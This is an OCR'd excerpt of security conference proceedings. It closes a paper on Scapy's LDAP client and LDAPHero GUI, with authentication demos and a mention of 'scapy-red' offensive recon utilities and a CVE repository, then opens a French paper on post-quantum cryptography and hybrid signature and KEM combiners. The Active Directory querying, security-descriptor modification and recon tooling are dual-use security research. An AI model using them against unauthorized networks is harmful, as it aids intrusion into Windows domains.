


Fig. 25. Components we ended with for a full DCE/RPC implementation

5 Implementing LDAP

5.1 The implementation

The LDAP implementation is less interesting, so we'll cut to the chase and directly talk about the final product:

— LDAP messages are implemented in Scapy thanks to its ASN.1 module;
— Scapy provides a LDAP_Client that provides a basic API (connect/bind/search/modify/add/...) to use in scripts;
— Many authentication and encryption modes are implemented including NTLM and Kerberos encryption, Kerberos signing, LDAPS with channel bindings, etc. (for LDAP nerds: SICILY, SASL_GSSAPI, SASL_GSS_SPNEGO and PLAINTEXT authentication modes are implemented).
— **This is achieved thanks to the re-use of the SSPs** we have already talked extensively about. You can use one created by "Ticketer++", etc.
— More examples are available in Scapy's documentation [23].

Here's a demo of the LDAP_Client in action:

Listing 32: Using the LDAP client with a NTLM ssp


```
>>> client = LDAP_Client()
>>> client.connect("192.168.0.100")
>>> ssp = NTLMSSP(UPN="Administrator", PASSWORD="Password1!")
>>> client.bind(
...     LDAP_BIND_MECHS.SICILY,
...     ssp=ssp,
... )
>>> resp = client.search(
...     "CN=Users,DC=domain,DC=local",
...     "(objectCategory=person)",
...     ["objectClass", "name", "description", "canonicalName"],
...     scope=1,  # children
... )
```


5.2 LDAPHero - wrapping the LDAP client into a nice GUI

As a final touch and demonstration, Scapy provides a lightweight module called LDAPHero (LDAPéro in French), which offers an interactive graphical interface (inspired a lot by ldp.exe), that is cross-platform and utilizes Scapy's LDAP implementation. It leverages the same SMB client code for parsing Security Descriptors, **which also enable their modification within an AD environment.**

Below are a few screenshots from LDAPHero.

More examples are available in the online version of this paper.





`LDAPHero` is currently shipped with mainstream Scapy, and can be loaded with the following code. Packaging however might change in the future.

Listing 33: Starting `LDAPHero`

```
>>> load_module("ldaphero")
>>> LDAPHero()
>>> # Optionally, you can pass it a 'ssp' attribute
>>> LDAPHero(mech=LDAP_BIND_MECHS.SASL_GSSAPI,
...          ssp=KerberosSSP(UPN="Administrator@domain.local",
...                          PASSWORD="Password1!",
...                          SPN="ldap/dc1.domain.local"))
```

6 Conclusion

This concludes the presentation of Scapy's new implementation of Windows network protocols. I hope that this work will contribute to the InfoSec ecosystem and help nurture future tooling.

In order to try to spark interest into using this implementation, a small effort was done to create some small utilities that have slightly more

offensive usages under a project call `scapy-red`. A few well-known utilities have been reimplemented, for instance:

— What's commonly refered to as "OXIDResolver recon", which remotely asks a Windows device for the list of its IP addresses via `DCE/RPC`;
— A small `SMB` scanner that returns information about remote machines;
— A utility to list anonymous information by querying the rootDSE of a domain in `LDAP`.

Those utilities can hopefully serve as inspiration for future offensive tooling.

Useful links:

— **scapy**: `https://github.com/secdev/scapy`.
— **scapy-rpc**: the compiled MIDL and `midl-to-scapy`. `https://github.com/gpotter2/scapy-rpc`.
— **scapy-red**: a few example offensive tools. `https://github.com/gpotter2/scapy-red`.
— **CVE-2024-20674** (for readers of the online paper): `https://github.com/gpotter2/CVE-2024-20674`.

Contributions are open and greatly appreciated.

This work wouldn't have been possible without the insights of my current and former collegues (especially my internship supervisor F.), which I all sincerely thank once again.

References

1. David Beazley. PLY - Python Lex-Yacc. `https://github.com/dabeaz/ply`, 2001.
2. Aurélien Bordes. Secrets d'authentification épisode ii - Kerberos contre-attaque. `https://www.sstic.org/media/SSTIC2014/SSTIC-actes/secrets_dauthentification_pisode_ii__kerberos_cont/SSTIC2014-Article-secrets_dauthentification_pisode_ii__kerberos_contre-attaque-bordes_2.pdf`, 2014.
3. clearbluejar. From NtObjectManager to PetitPotam. `https://clearbluejar.github.io/posts/from-ntobjectmanager-to-petitpotam/`.
4. Microsoft Corporation. Security Support Provider Interface Architecture. `https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/security-support-provider-interface-architecture`.
5. Microsoft Corporation. SSPI/Kerberos Interoperability with GSSAPI. `https://learn.microsoft.com/en-us/windows/win32/secauthn/sspi-kerberos-interoperability-with-gssapi`.
6. Microsoft Corporation. 1.3.2 kerberos network authentication service (v5) synopsis. `https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/b4af186e-b2ff-43f9-b18e-eedb366abf13`, 2011.

7. Microsoft Corporation. [MS-KKDCP]: Kerberos Key Distribution Center (KDC) Proxy Protocol. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kkdcp/5bcebb8d-b747-4ee5-9453-428aec1c5c38, 2011.
8. Microsoft Corporation. [MS-RPCE] - Remote Procedure Call Protocol Extensions. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rpce/290c38b1-92fe-4229-91e6-4fc376610c15, 2011.
9. Gerardo Richarte et Alberto Soliño. New SMB and DCERPC features in impacket. https://www.coresecurity.com/sites/default/files/private-files/RicharteSolino_2006-impacketv0.9.6.0.pdf, 2006.
10. James Forshaw. NtObjectManager: A powershell module which uses NtApiDotNet to expose the NT object manager. https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools.
11. The Open Group. DCE 1.1: Remote Procedure Call - Technical Standard. https://pubs.opengroup.org/onlinepubs/9629399/toc.pdf, 1997.
12. RSA Laboratories J. Linn. Generic Security Service Application Program Interface - Version 2, Update 1. https://datatracker.ietf.org/doc/html/rfc2743, 2000.
13. Julien Boutet Yoanne Girardin Jean-Marie Borello, Jérémy Bouétard. Présentation courte : RpcView : un outil d'exploration et de décompilation des MS RPC. https://www.sstic.org/2014/presentation/RpcView_un_outil_d_exploration_et_de_decompilation_des_MS_RPC/, 2014.
14. M.Peck The MITRE Corporation K.Burgin M. Jenkins, NSA. AES Encryption with HMAC-SHA2 for Kerberos 5. https://www.rfc-editor.org/rfc/rfc8009.html.
15. Nicolas Pouvesle. Sstic2006 : Dissection des RPC windows. https://www.sstic.org/2006/presentation/Dissection_des_RPC_Windows/, 2006.
16. Akamai Security Research. RPC toolkit - fantastic rpc interfaces and how to find them. https://www.akamai.com/blog/security-research/rpc-toolkit-fantastic-interfaces-how-to-find, 2023.
17. Quentin Roland. GPOddity: exploiting Active Directory GPOs through NTLM relaying, and more! https://www.synacktiv.com/publications/gpoddity-exploiting-active-directory-gpos-through-ntlm-relaying-and-more, 2024.
18. L. Zhu Microsoft Corporation S. Hartman, Painless Security. A Generalized Framework for Kerberos Pre-Authentication. https://www.rfc-editor.org/rfc/rfc6113.html, 2011.
19. secdev/scapy. GSSAPI in Scapy. https://scapy.readthedocs.io/en/latest/layers/gssapi.html, 2024.
20. secdev/scapy. Kerberos in Scapy. https://scapy.readthedocs.io/en/latest/layers/kerberos.html, 2024.
21. secdev/scapy. SMB in Scapy. https://scapy.readthedocs.io/en/latest/layers/smb.html, 2024.
22. secdev/scapy. DCE/RPC and [MS-RPCE] in scapy. https://scapy.readthedocs.io/en/latest/layers/dcerpc.html, 2025.
23. secdev/scapy. LDAP in scapy. https://scapy.readthedocs.io/en/latest/layers/ldap.html, 2025.

Retour d'expérience sur la montée en compétence d'un cabinet d'audit en cryptographie post-quantique

Antoine Gicquel, Alexandre Brenner et Benjamin Sepe
antoine.gicquel@synacktiv.com
alexandre.brenner@synacktiv.com
benjamin.sepe@synacktiv.com

Synacktiv

Résumé. En tant que membre du consortium Hyperform [1] dont l'objectif est de développer des solutions capables de protéger les données sensibles des éventuelles attaques provenant/utilisant des ordinateurs quantiques, Synacktiv est amené évaluer la sécurité des différents démonstrateurs produits par les autres partenaires du consortium. La place de Synacktiv au sein de ce consortium fait suite à une volonté interne de se former sur le sujet, auquel l'entreprise doit se confronter dans d'autres contextes tels que les Certifications de Sécurité de Premier Niveau. Un travail d'autoformation, complété par une conférence a été suivi par un petit groupe de consultants motivés en interne. Cet article cherche à détailler le processus de montée en compétence de l'équipe, après deux parties de remise en contexte. Il s'attaquera enfin à l'idée reçue selon laquelle la cryptographie post-quantique est un domaine *trop complexe* pour un non-cryptographe, en vulgarisant des algorithmes *post-quantiques* et des attaques sur ceux-ci.

1 Pourquoi s'intéresser à la cryptographie post-quantique ?

La cryptographie moderne se fonde sur des problèmes mathématiques faciles à calculer dans un sens, mais difficiles à inverser. Par exemple :

- L'algorithme RSA fonde sa robustesse sur le problème de la décomposition d'un grand nombre en facteurs premiers ;
- Les algorithmes de signature sur les courbes elliptiques, ainsi que d'échange de clés via des dérivés du protocole de Diffie-Hellman fondent leur robustesse sur des variantes du problème du logarithme discret.

[1] Hyperform est un projet financé par BPI France dans le cadre de l'appel à projet "Cryptographie Post-Quantique", https://www.bpifrance.fr/nos-appels-a-projets-concours/appel-a-projets-cryptographie-post-quantique

— L'algorithme AES mélange l'entrée et la clé via une suite de permutations, substitutions et combinaisons induisant un nombre astronomique de possibilités rendant le problème insolvable en pratique.

Ces problèmes sont effectivement difficiles à résoudre sur les ordinateurs classiques, que nous connaissons tous. Cependant, le domaine académique s'intéresse depuis de nombreuses années à développer des ordinateurs d'un nouveau genre, manipulant l'information non pas au travers de signaux électriques mais d'états de particules (photons, électrons. . .), répondants aux lois de la physique quantique. Ces ordinateurs, appelés "ordinateurs quantiques", raisonnent de manière probabiliste ; lors du déroulement d'un algorithme, toutes les valeurs de sortie sont initialement possibles. Une suite d'opérations sur l'état interne permet de renforcer la probabilité associée au résultat attendu, tandis qu'elle affaiblit la probabilité d'obtenir tous les autres résultats. À l'issue de l'algorithme, une mesure de l'état interne de l'ordinateur est effectuée, renvoyant un seul des états possibles.[2] La mesure correspond au résultat attendu de l'algorithme, avec une très forte probabilité. Cette nouvelle approche du calcul modifie notre perception de difficulté des problèmes mathématiques sous-jacents à la cryptographie moderne, d'où l'intérêt académique initial de confronter la cryptographie à ces nouveaux ordinateurs.

Les ordinateurs quantiques requièrent des conditions opérationnelles exceptionnelles, notamment concernant la température de fonctionnement, la stabilité des particules utilisés et la fiabilité des appareils de mesure de l'état de ceux-ci pour obtenir des résultats cohérents. De fait, les modèles actuels développés par Google, IBM, Amazon et d'autres géants de la tech sont toujours au stade de preuves de concept, et n'ont pour l'instant pas démontré leur capacité à réaliser des opérations complexes qui ne soient pas déjà solvables à l'aide d'ordinateurs classiques.

Parmi les opérations et algorithmes qu'il devrait être possible d'effectuer à l'aide d'un ordinateur quantique, deux algorithmes retiennent particulièrement l'attention des cryptographes : les algorithmes de Shor et de Grover. En effet, ceux-ci mettent à mal le logarithme discret et la factorisation pour Shor, la recherche exhaustive pour Grover, des problèmes perçus comme "difficiles" pour les ordinateurs actuels et sur lesquels repose la cryptographie d'aujourd'hui. Bien qu'une connaissance fine du fonctionnement interne de ces algorithmes ne soit pas nécessaire pour aborder la cryptographie post-quantique, nous proposons d'en décrire les grandes lignes dans la partie suivante, afin de mieux saisir leurs implications sur

[2] Les physiciens quantiques parlent de "réduction du paquet d'onde" [27]

la cryptographie actuelle. La section suivante peut donc être passée par un lecteur pressé sans entraver la compréhension du reste du papier.

1.1 Les algorithmes quantiques

L'algorithme de Grover L'algorithme de Grover est un algorithme permettant la recherche exhaustive d'un élément dans un ensemble à N éléments, en une complexité temporelle de $\sqrt{N}$ (et une complexité spatiale de $log(N)$) En d'autres termes, cet algorithme permettrait par exemple de trouver la clé AES128 (parmi les 2^{128} clés possibles) permettant de déchiffrer correctement un message chiffré en 2^{64} opérations ($= \sqrt{(2^{128})}$), au lieu des 2^{128} actuellement nécessaires à un ordinateur classique via une attaque par force brute.

Il a été démontré [28] que cet algorithme atteint la borne inférieure en termes de complexité temporelle sur le problème de la recherche exhaustive. Ainsi, les cryptographes sont assurés qu'aucun autre algorithme plus efficace ne viendra mettre à mal la cryptographie symétrique actuelle. L'utilisation de schémas de cryptographie symétrique disposant de tailles de clés d'au moins 200 bits (tels qu'AES256) permettra donc toujours de garantir au moins 100 bits de sécurité face à un attaquant disposant d'un ordinateur quantique et effectuant une recherche exhaustive.

Concernant la recherche de collisions dans les fonctions de hachage, une variante de l'algorithme de Grover nommée BHT [20] (du nom de ses trois inventeurs, Brassard, Høyer et Tapp) permet d'obtenir des collisions dans une fonction de hachage en $n/3$ calculs de hashs, ceux-ci devant être effectués sur la circuiterie quantique. Cela représente une accélération substantielle mais pas inquiétante pour autant comparée aux $n/2$ opérations nécessaires aujourd'hui du fait du paradoxe des anniversaires [25]. En conséquence, de même que pour les algorithmes de chiffrement, utiliser des algorithmes de hachage ayant une taille de sortie supérieure à 300 bits permet d'assurer une sécurité post-quantique d'au moins 100 bits [3].

L'algorithme de Shor L'algorithme de Shor est généralement présenté comme un algorithme permettant de factoriser un grand nombre en nombres premiers. Fondamentalement, il utilise un algorithme quantique permettant de trouver une période dans une fonction périodique. Pour rappel, une fonction f périodique de période T est telle que $f(x+T) = f(x)$ en tout point x de l'ensemble de départ.

L'algorithme de recherche de période nécessite $log_2(L)$ qubits pour déceler une période de longueur L. Dans les grandes lignes, L valeurs

consécutives de l'espace de départ de f sont superposées dans les qubits, sur lesquelles sont appliquées f. Une transformée de Fourier (quantique) est appliquée sur l'état pour obtenir une représentation fréquentielle de la fonction initiale. Lors de la mesure finale de l'état, le résultat obtenu correspondra à la fréquence "la plus présente" dans la fonction, avec une bonne probabilité. La période pourra ensuite être déduite aisément.

Cet algorithme peut par exemple être utilisé pour factoriser un grand nombre n en nombres premiers en cherchant l'ordre d'un entier aléatoire dans le groupe multiplicatif des entiers modulo n, et donc la période de la fonction $f : x \mapsto a^x[n]$ pour un entier a tiré aléatoirement. En effet, si cette période est paire, alors $a^{r/2} + 1$ et $a^{r/2} - 1$ partagent un facteur avec l'entier n initial. Il suffit ensuite de calculer le PGCD de n et de chacune de ces deux quantités pour obtenir un ou plusieurs facteurs de n.

De même, cette routine peut être utilisée pour résoudre efficacement le problème du logarithme discret et ainsi mettre à mal la construction de Diffie-Hellman pour l'échange de clés. Il apparaît donc nécessaire de construire des algorithmes de cryptographie fondés sur d'autres problèmes mathématiques, ne pouvant pas être résolus par une recherche de période.

1.2 Les implications dès aujourd'hui : *Store now, decrypt later* et certaines signatures

Ces algorithmes s'exécutant sur des ordinateurs quantiques, et ceux-ci n'ayant pas encore atteint un niveau de perfectionnement suffisant pour dérouler les algorithmes mentionnés, un lecteur avisé est en droit de se demander pourquoi s'y intéresser dès maintenant. En plus de l'anticipation nécessaire pour construire les schémas de cryptographie de demain, une très bonne raison de migrer dès aujourd'hui réside dans le problème *Store now, decrypt later* (illustré figure 1) : un attaquant capturant aujourd'hui une communication composée d'une phase d'échange de clés (pré-quantique) puis d'envois de données chiffrées à l'aide de la clé partagée, pourra attaquer hors-ligne l'échange de clés pré-quantique lorsque la puissance de calcul quantique sera suffisamment avancée. Une fois la clé partagée recouvrée, les messages échangés pourront être déchiffrés par l'attaquant.

Cette menace démontre l'importance de sécuriser les mécanismes d'échange de clé dès aujourd'hui, en utilisant des algorithmes résistants aux attaques quantiques évoquées plus haut.

Concernant les algorithmes de signature (tels qu'ECDSA), l'impact dépend de la durée de vie et d'utilisation de celles-ci. Étant en général




Fig. 1. Illustration du problème *Store now, decrypt later*

vérifiées peu de temps après avoir été émises [3] et n'étant plus réutilisées par la suite dans la plupart des cas, la menace quantique semble encore lointaine. Cependant, certaines signatures doivent conserver leur valeur de vérité pendant un temps plus long, par exemple des signatures de versions logicielles. Pour ces signatures, utiliser des mécanismes robustes face aux ordinateurs quantiques dès aujourd'hui est alors essentiel, afin d'éviter la falsification de celles-ci à l'avenir.

Les autres facettes de la cryptographie asymétriques telles que la cryptographie à seuil étant des sujets plutôt de niche et, pour certaines comme le schéma de partage de secret de Shamir, peu impactées par les algorithmes quantiques actuels, celles-ci ne seront pas traitées dans ce papier.

2 Comment passer à un monde "post-quantique" ?

2.1 Un problème de confiance

Comme vu dans la partie précédente, une transition importante est requise pour sécuriser les échanges de clés et les signatures vis-à-vis des algorithmes quantiques. Depuis des décennies, le monde académique propose des alternatives aux cryptosystèmes traditionnels, fondant ces nouveaux algorithmes sur des problèmes que l'on espère difficiles à résoudre à l'aide d'ordinateurs classiques comme quantiques. Certains de ces algorithmes ont été standardisés très récemment (2024 et 2025), à la suite d'une compétition organisée par le NIST [4] [18] : ML-KEM [14] (dérivé de *Kyber*), ML-DSA [15] (dérivé de *CRYSTALS-Dilithium*), SLH-DSA [16] (dérivé de *SPHINCS+*), et HQC [17].

[3] Par exemple, lors d'échanges TLS, les signatures sont vérifiées au cours des échanges.
[4] National Institute of Standards and Technologies, institut américain responsable des standards dans la tech

Bien que standardisés récemment à la suite d'études approfondies, ces "nouveaux" algorithmes ne sont pas l'objet d'une confiance absolue au sein de la communauté scientifique. En effet, les cryptanalystes ne disposent pas du même niveau de recul sur ces "nouveaux" problèmes, en comparaison d'algorithmes comme RSA ou ECDH étudiés depuis bientôt 50 ans et toujours considérés sûrs. L'été 2022 a par exemple vu apparaître une attaque s'exécutant sur un ordinateur classique permettant de casser la sécurité de SIDH, l'un des algorithmes proposés initialement pour des échanges de clés plus sûrs. La crainte de voir une telle situation se reproduire pour d'autres constructions est donc présente dans l'écosystème.

Ainsi, un algorithme idéal présenterait une sécurité *au moins aussi élevée* et éprouvée que les algorithmes "classiques" vis-à-vis d'un attaquant disposant d'un ordinateur classique, tout en disposant d'une sécurité *au moins aussi élevée* que les algorithmes "post-quantiques" vis-à-vis d'un attaquant disposant d'un ordinateur quantique. Un tel algorithme peut s'obtenir via l'hybridation, abordée dans la prochaine partie.

Famille	**Sécurité pré-Q**	**Sécurité post-Q**
Classiques (Courbes elliptiques, DH. . .)	+++	-
Nouveaux (Lattices, Codes, Hashs. . .)	++	++

Tableau 1. Confiance en la sécurité pré-quantique et post-quantique des différents algorithmes

L'ANSSI accompagne les acteurs français dans cette transition en publiant des recommandations claires et détaillées [2, 4].

2.2 L'hybridation

Signatures Dans le cas des signatures, la question de l'hybridation peut se résoudre rapidement ; il est aisé de se convaincre que la concaténation des signatures permet d'obtenir une sécurité maximale. Plus formellement, en considérant n algorithmes de signatures, l'algorithme 1, illustré figure 2, est au moins aussi sécurisé que le meilleur d'entre eux en toute situation.

Pour forger un couple (m, sig) valide vis-à-vis de $CombiVerify$, un attaquant devra forger une signature valide pour chaque algorithme. En effet, si une seule vérification échoue, alors la signature combinée sera invalide. En combinant un algorithme "classique" et un ou plusieurs algorithmes "post-quantiques" par cette méthode, il est donc possible de construire un schéma de signature digne de confiance face aux attaques actuelles et futures.

```
1: procedure CombiKeyGen
2:     for i = 1 to n do
3:         (S_i, P_i) ← KeyGen_i()
4:     S ← (S_1, S_2, ..., S_n)
5:     P ← (P_1, P_2, ..., P_n)
6:     return (S, P)
7: procedure CombiSign(m, S = (S_1, S_2, ..., S_n))
8:     for i = 1 to n do
9:         sig_i ← Sign_i(m, S_i)
10:    sig ← (sig_1, sig_2, ..., sig_n)
11:    return sig
12: procedure CombiVerify(m, sig = (sig_1, ..., sig_n), P = (P_1, ..., P_n))
13:    for i = 1 to n do
14:        if Verify_i(m, sig_i, P_i) = false then
15:            return false
16:    return true
```

Algorithme 1. Combineur pour signatures




Fig. 2. Combineur de signature, concaténant simplement les valeurs des différents algorithmes

Le coût en performance d'une telle méthode est raisonnable ; les signatures peuvent être calculées en parallèle. De même, il semble difficile de compresser davantage la signature résultante. En effet, les algorithmes de signatures nécessitent généralement de réaliser des opérations sur la signature brute lors de la vérification de celle-ci. Pour vérifier chacune des sous-signatures du combineur, il faut donc que le vérifieur dispose des données brutes de chacune d'entre elles. Ce combineur simple est donc au plus proche de l'optimum générique, et semble accepté par la communauté comme en témoigne l'ANSSI [2].

Échanges de clés Concernant les échanges de clés, le problème est plus complexe. Commençons par définir une interface générique, communément nommée *Key Encapsulation Mechanism* ("KEM"), nous permettant d'abstraire un algorithme d'échange de clés. Cette interface comprend trois fonctions :

— $KeyGen() \rightarrow (S, P)$, générant une bi-clé à partir d'un générateur d'aléa
— $Encaps(P) \rightarrow (ss, caps_P)$, générant un secret partagé ss simplement à l'aide de la clé publique de l'interlocuteur. Un générateur aléatoire est utilisé en interne pour assurer la sécurité du secret. Le secret est encapsulé dans la "capsule" $caps_P$, ouvrable uniquement via la partie privée associée à P. La capsule peut donc être transmise à l'interlocuteur sur un canal non sécurisé
— $Decaps(caps_P, S) \rightarrow ss$, "décapsulant" le secret partagé à l'aide de la partie privée de la clé associée à P.




Fig. 3. Key Encapsulation Mechanism

Cette construction ressemble au premier abord à un simple algorithme de chiffrement asymétrique, dans lequel Alice décide d'une clé et la partage de manière chiffrée à Bob. En pratique, la clé publique peut intervenir dans la définition du secret partagé. Par exemple, un échange de clés via le protocole de Diffie-Hellman peut être représenté par un KEM de la manière suivante :

— $KeyGen()$: tirer a aléatoire, retourner ($K_{priv} = a$, $K_{pub} = A = g^a[p]$)
— $Encaps(K_{pub})$: tirer b aléatoire, retourner ($ss = (K_{pub})^b[p]$, $caps = B = g^b[p]$)
— $Decaps(caps, K_{priv})$: retourner $caps^{K_{priv}}[p]$

Un article de 2018 par Giacon, Heuer et Poettering [11] introduit une notion clé pour quantifier le niveau de sécurité d'un combineur de KEMs : l'indistinguabilité du secret partagé. Un attaquant compromettant une partie des KEMs (capable de déchiffrer des capsules ne lui étant pas destinées) ne doit pas être capable de distinguer le secret partagé d'une valeur aléatoire. Ici, si les secrets de chaque KEM sont simplement concaténés et qu'un attaquant parvient à déchiffrer l'un d'entre eux, il connaîtra avec certitude une partie des bits de la clé résultante. Une construction simpliste n'est donc pas satisfaisante.

De manière plus subtile, une combinaison des secrets de type $ss = H(ss_1||ss_2||\dots||ss_n)$ n'est pas non plus idéale. En effet, pour certaines combinaisons de KEM et fonction de hachage, un attaquant ayant accès à un oracle de déchiffrement réalisant les décapsulations et la combinaison des secrets pourrait être capable de distinguer la clé résultante vis-à-vis d'une valeur aléatoire [11]. Plus de détails sur une telle attaque sont présentés dans le papier mentionné.

La communauté s'accorde cependant pour dire qu'en concaténant les capsules à la combinaison précédente (donc $ss = H(ss_1||ss_2||\dots||ss_n||caps_1||caps_2||\dots||caps_n)$), la construction résultante est robuste. Celle-ci est appelée CatKDF [4,9], et représente un bon candidat générique pour combiner plusieurs KEMs. D'autres constructions génériques robustes ont aussi été proposées, ainsi que certaines constructions optimisées pour des KEMs spécifiques telles X-Wing [6] pour combiner efficacement X25519 et ML-KEM (Kyber). Celles-ci ne seront toutefois pas abordées dans ce papier.

3 Notre montée en compétence sur le sujet

Au sein de Synacktiv, un sondage informel a permis de déceler une dizaine de consultants intéressés par le sujet et motivés pour monter en compétence dans le domaine. Ceux-ci possédaient un bagage technique et des compétences variées : certains ont des appétences pour la théorie et les mathématiques, d'autres préfèrent étudier les implémentations logicielles d'algorithmes existants, et d'autres encore sont davantage intéressés par l'analyse matérielle. Cependant, aucun des profils désignés n'est réellement "chercheur" au sens académique du terme, Synacktiv restant une entreprise d'audit et de conseil.

